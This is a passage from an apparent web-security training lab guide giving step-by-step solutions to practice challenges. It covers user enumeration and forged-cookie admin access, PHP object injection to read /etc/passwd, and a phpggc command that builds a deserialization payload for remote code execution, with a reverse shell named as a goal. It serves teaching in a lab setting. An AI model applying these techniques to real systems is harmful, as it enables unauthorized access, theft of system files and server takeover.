


Step 6: However, for a valid username and invalid password, it returns “Invalid password” error message. Using this we can identify that “admin” is a valid user in the application.




Step 7: Once the valid user is found change the username and role information in decrypted file generated in **Step 4** and re-generate the cookie using the Blacklist3r terminal utility based on the modified information.

Alternative: To perform this activity on the web utility change the username and role information in decrypted information panel in **Step 4** and re-generate the cookie based on the modified information.




Step 8: Once we have the new cookie, access the admin panel home page and intercept the request.



Step 9: Capture the request using Burp Suite.

Step 10: Replace the cookie value generated with the newly generated cookie.

Step 11: The cookie is accepted by the server and we have access to the admin panel.



Module: Remote Code Execution (RCE)


PHP Object Injection

Challenge URL: http://shop.webhacklab.com/help.php


- **Exploit a PHP object injection instance to access "/etc/passwd" file from the server.**

Solution:

Step 1: Navigate to the application "http://shop.webhacklab.com" and click on the "Help" link in the footer and then the "Refund & Cancellation Policies" page as shown below




Step 2: Lets us now investigate the “file” parameter in the URL as seen in the screenshot below




Step 3: Copy the value of the file parameter in the URL and paste it in Burpsuite’s Decoder interface and decode the value as Base64 as shown below.

This looks like a PHP serialized object array which is referencing a file named “refund.html” from the system.




Step 4: In order to carry out the attack we need to modify the serialized object but we need to know the correct class name and the parameter names of the object which is being serialized. Let's view the HTML source of the application. Upon viewing the source it can be observed that there is a commented class definition which is being used for referencing the file as shown below.

Step 5: Let us now modify this Serialized object array to reference a different file from the system as part of our challenge i.e. "/etc/passwd" as shown below. The modification must be in line with the PHPs serialization requirements



Step 6: Copy the encoded Base64 value from the above step and paste it as the value of the file parameter and the server now deserializes the modified PHP Object and reads the “/etc/passwd” file as shown below




PHP Deserialization Attack

Challenge URL: http://slim.webhacklab.com:8081


- **Identify and exploit the PHP Deserialization vulnerability.**
- **Get a reverse shell and extract the system information such as username, OS type from the server.**

Solution:

Step 1: Navigate to the “http://slim.webhacklab.com:8081/” and provide the details such as first name, last name and mobile number and email address:




Step 2: We further intercepted above request and decoded base64 value of parameter “csrftoken” suggesting that serialized data was used:




Step 3: Open a terminal and execute the phpggc located at ‘/root/tools/phpggc/’. The command to generate a PHP serialized payload to execute command “id” is :

```
root@Kali:~/tools/phpgcc# ./phpggc -b slim/rce1 system id
```




Step 4: Provide the base64 encoded payload retrieved from above step to parameter “csrftoken” and submit the request. On successful execution, the application reveals the output of the “id” command



